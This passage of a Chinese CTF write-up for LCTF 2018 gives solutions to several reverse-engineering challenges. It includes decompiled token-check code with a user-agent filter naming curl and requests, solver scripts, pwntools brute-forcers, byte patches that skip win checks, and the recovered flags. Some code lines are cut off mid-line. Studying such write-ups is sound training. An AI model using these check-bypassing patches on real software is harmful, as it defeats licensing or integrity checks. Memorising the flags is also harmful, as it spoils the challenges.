        return ''.join(['%02x' % ord(chr(c)) for c in self.digest()])

    def grouping(self, inBufGroup):
        hexdigest_group = ''
        for inBuf in inBufGroup:
            self.insert(inBuf)
            hexdigest_group += self.hexdigest()

        return hexdigest_group
```

util.py

```
# uncompyle6 version 3.2.3
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.15 (v2.7.15:ca079a3ea3, Apr 30 2018, 16:30:26) [MSC v.1500 64 bit (AMD64)]
# Embedded file name: utils.py
# Size of source mod 2**32: 1470 bytes
import random, string, base64, datetime
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
key = 'lctf2018lctf2018'
block_size = 16

def random_str(length=5):
    random.seed(None)
    return ''.join((random.choice(string.ascii_letters + string.digits) for _ in range(length)))


def get_username():
    username = random_str(length=5)
    if username != 'admin':
        return username
    else:
```

```
        return get_username()


def check_token(token):
    if token == '' or token is None:
        return False
        try:
            token = str.replace(token, ' ', '+')
            token = base64.b64decode(token)
            cipher = AES.new(key, AES.MODE_ECB)
            token = cipher.decrypt(token)
            token = unpad(token, block_size)
            token = str(token, 'utf-8')
        except Exception as e:
            try:
                return False
            finally:
                e = None
                del e

        token = str.split(token, '@')
        if len(token) != 4:
            return False
            try:
                w = int(token[0])
                h = int(token[1])
                ua = token[2]
                ts = datetime.datetime.fromtimestamp(int(token[3][:-3]))
            except Exception as e:
                try:
                    return False
                finally:
                    e = None
                    del e

            if w < 100 or h < 100:
                return False
            if 'urllib' in ua or 'requests' in ua or 'PhantomJS' in ua or 'Python' in ua or 'Scrapy' in ua or 'curl' in ua or '
                return False
            now = datetime.datetime.now()
            if ts < now + (datetime.timedelta(minutes=3)):
                if ts > now - (datetime.timedelta(minutes=3)):
                    return True
                return False
```

RE

拿去签到吧朋友

==========

先是把输入的数据构建了一个二叉树，每一个节点是一个结构体

struct Bitree{

int data;

int subscript;//下标

Bitree *lchild;

Bitree *rchild;

};

构建的时候采取递归的方法，函数0040174C是构建二叉树的函数。比节点数据大的作为右孩子，小的作为左孩子，如果左（右）孩子存在了，则以此节点为参数继续执行0

之后004017DD是二叉树的先序遍历函数，内存0040B610存放先序遍历的结果，内存0040B640存放对应数据的下标，至此初始化完成。

函数sub_401D6E为加密及校验函数。先把先序遍历转成二进制（每个字节的内容放进八个字节内，作为二进制表示），再对八个字节的二进制数进行一些swap和xor操作。

```
from numpy import*
from Crypto.Cipher import DES

A=[[0x17,0x41,0x18,0x4E,0x2B,0x38],[0x3B,0x43,0x15,0x2B,0x2D,0x4C],[0x17,0x36,0x4C,0x0C,0x41,0x2B],[0x59,0x28,0x20,0x43,0x49,0
mA=matrix(A)
B=[[0x0AA92,0x0C006,0x0A815,0x0C920,0x0D095,0x0CAD1],[0x7004,0x9B3C,0x68A1,0x0A2C1,0x8B5B,0x9EB5],[0x7E37,0x7AA2,0x4F95,0x0A34
mB=matrix(B)
mX=mB*mA.I
X=matrix.tolist(mX)
cipher=''
for i in range(6):
   for j in range(6):
       X[i][j]=int(round(X[i][j]))
       cipher+=hex(X[i][j])[2:].zfill(2)
cipher+='733CF57C'
print(cipher)
cipher=cipher.decode('hex')
key='fa1conn\x00'
des = DES.new(key, DES.MODE_ECB)
plain=des.decrypt(cipher)
print(plain)
```

LC-+)=1234@AFETRS{the^VYXZfislrvxyz}

之后在00401ACC比对了前半部分的下标，至此可以解出前半部分。

后面又有一个smc，把先序遍历数值做seed。接出来可以得到后半部分下标，就能得到完整flag了。

MSP430

拿到手是一个接线图，一个hex文件，一个hex转成elf的.out，一个输出的内容图片

出题人已经告诉我们了单片机型好MSP430G2553。用ida打开lctf.out，在processor type中选择MSP430，就可以反汇编了。但是ida对msp430的分析优化不足，有些东西会缺失（也可能是hex转成的elf出了问题），只能连蒙带猜的做。

先去找一份msp430的指令集，对着指令集看汇编。

函数名和一些全局变量名都保留了，还是有突破口的，现在函数名内浏览一遍，发现了RC keygen main等函数，大概猜到用的是RC4。先从main函数开始看。先call keygen函数，参数是全局变量key的地址（R12），这里应该是key初始化的函数。

```
eygen:

                and.b   #0C0h, &2Ah
                bis.b   #3Fh, &2Fh
                mov.b   &28h, R15
                mov.b   R15, R13
                mov.w   R13, R14
                rla.w   R14
                add.w   R14, R13
                mov.b   R13, 4(R12)
                mov.w   R15, R14
                rla.b   R14
                mov.b   R14, 5(R12)
                mov.w   R15, R14
                and.b   #74h, R14
                rla.b   R14
                mov.b   R14, 6(R12)
                add.b   #50h, R15
                mov.b   R15, 7(R12)
                ret
End of function keygen
```

先知社区

分析这个keygen函数，先把一个0x28地址的内容放到R15，我猜这里是出了问题的，所以并不知道地址里放了什么东西，假设这个数据为i，后面几句就比较清晰了，key[4]
key[5]=i*2,key[6]=i&0x74,key[7]=i+0x50;这里只得到了后四位key,剩下的部分暂时不知道。

接下来回到main继续。在RC4_code的参数中有8，猜测是key的长度。找一下字符串，看到只有0123456789abcdefLCTF0000这个字符串，最后四位都是0，感觉是把之前

```
from Crypto.Cipher import ARC4

cipher = "2db7b1a0bda4772d11f04412e96e037c370be773cd982cb03bc1eade".decode("hex")
for i in xrange(0x100):
   k4 = (i * 3) & 0xFF
   k5 = (i * 2) & 0xFF
   k6 = ((i & 0x74) * 2) & 0xFF
   k7 = (i + 0x50) & 0xFF
   key = "LCTF" + chr(k4) + chr(k5) + chr(k6) + chr(k7)
   arc4 = ARC4.new(key)
   plain = arc4.decrypt(cipher)
   if(plain.find("CTF") != -1):
       print(plain)
```

直接可以得到flag，也是比较幸运

easyvm

Vm题

603080开始是三段bytecode

sub_4009D2函数分三次对三段bytecode操作，sub_401722和sub_4017C2是对寄存器的赋值与还原，中间的sub_401502函数是操作函数，详细分析bytecode，可以得出

1.计算输入长度，校验是否等于0x1C

2.将输入的每一位ch进行如下操作:

```
ch=((ch*0x3f)+0x78)%0x80
```

3.与常量校验

把flag爆破出来就行了

```
a=[0x3E,0x1A,0x56,0x0D,0x52,0x13,0x58,0x5A,0x6E,0x5C,0x0F,0x5A,0x46,0x07,0x09,0x52,0x25,0x5C,0x4C,0x0A,0x0A,0x56,0x33,0x40,0x1
a.reverse()
b=[]
for i in range(28):
   b.append(0)

for i in range(28):
   for j in range(0x7F):
       if ((j *0x3f)+0x7B)%0x80==a[i]:
           b[i]=j
s=''
for i in range(28):
   s+=chr(b[i])
   print(s)
```

lctf{He11o_Virtual_Machine!}

b2w

```
from struct import unpack
f = open("./out.wav", "rb")
header = f.read(0xC)
fmt = f.read(0x18)
data = f.read(0x8)
buf = f.read()
f.close()

channel = 2
rate = 48000
length = 90000

key = bytearray("LCTF{LcTF_1s_S0Oo0Oo_c0o1_6uT_tH1S_iS_n0t_fL4g}")
```

```
ln = len(key)
tmp = bytearray(buf)
k = 0
n = 0

for i in xrange(length):
   for j in xrange(channel):
       m = key[n % ln]
       tmp[k + 0] ^= m
       tmp[k + 1] ^= m
       n += m
       k += 2

buf = str(tmp)
f = open("./dec.wav", "wb")
f.write(header + fmt + data + buf)
f.close()
```

解密之后用GoldWave的x-y模式就能看到flag.

```
LCTF{NOW_YOU_GOT_A_OSCILLOSCOPE_MEDIA_PLAYER}
```

enigma

改bin使之输出加密的结果.

0000559A22B498A0 -> 48 89 FE 48 C7 C0 0F 00 00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```
from pwn import *

context.log_level = "warn"

secret = "DQYHTONIJLYNDLA"
flag = ""
for i in xrange(len(secret)):
   cc = " "
   for ch in "ABCDEFGHIJKLMNOPQRSTUVWXYZ":
       p = process("./enigma1")
       p.sendline((flag + ch).ljust(15, "A"))
       t = p.recvline(False)
       p.close()
       if(t.startswith(secret[:i + 1])):
           cc = ch
           break
   flag += cc
   print(flag)
```

```
LCTF{DOUBLEBUTTERFLY}
```

maze

改bin使之输出加密的结果.

000055C60F62A568 -> 75 F8 90 90 90 90 90 90 90
000055C60F62A8A8 -> 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

```
from pwn import *

context.log_level = "warn"

secret = "IQURUEURYEU#WRTYIPUYRTI!WTYTE!WOR%Y$W#RPUEYQQ^EE"
flag = ""
for i in xrange(0, len(secret), 2):
   cc = " "
   for j in xrange(0x20, 0x7F):
       ch = chr(j)
       p = process("./maze1")
       p.sendlineafter("Input your Flag:\n", (flag + ch).ljust(24, "A"))
       t = p.recvline(False)
       p.close()
```

```
        if(t.startswith(secret[:i + 2])):
            cc = ch
            break
    assert(cc != " ")
    flag += cc
    print(flag)
```

```
LCTF{Y0ur_fl4g_1s_wr0ng}
```

game

打开后是一个游戏，提示说赢了就能得到flag，直接在判定输赢的地方设断点，直接跳到赢就可以得到falg了

000000000040248F改成jmp

00000000004024B2nop掉

00000000004024C2nop掉

然后打开游戏按个空格就有flag了

总结

#1	Nu1L	16073.90
#2	Vidar	10230.97
#3	妈的，大屁眼子菊猫	7026.45
#4	Aurora	6001.27
#5	whitzard	5865.32
#6	De1ta	5509.21
#7	ROIS	5110.11
#8	黑红蓝绿大风车	4690.68
#9	ChaMd5安全团队	3399.62
#10	RingO	2663.31

好好学习，天天向上。

点击收藏 | 1 关注 | 1

上一篇：LCTF 2018 Writeup... 下一篇：LCTF 2018 Writeup...

1. 1 条回复

沐目chen 2019-11-07 09:50:15

你好，我想问一下，为什么触发ssrf如果不带上自己cookie去访问的话，就写不进自己session里面

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录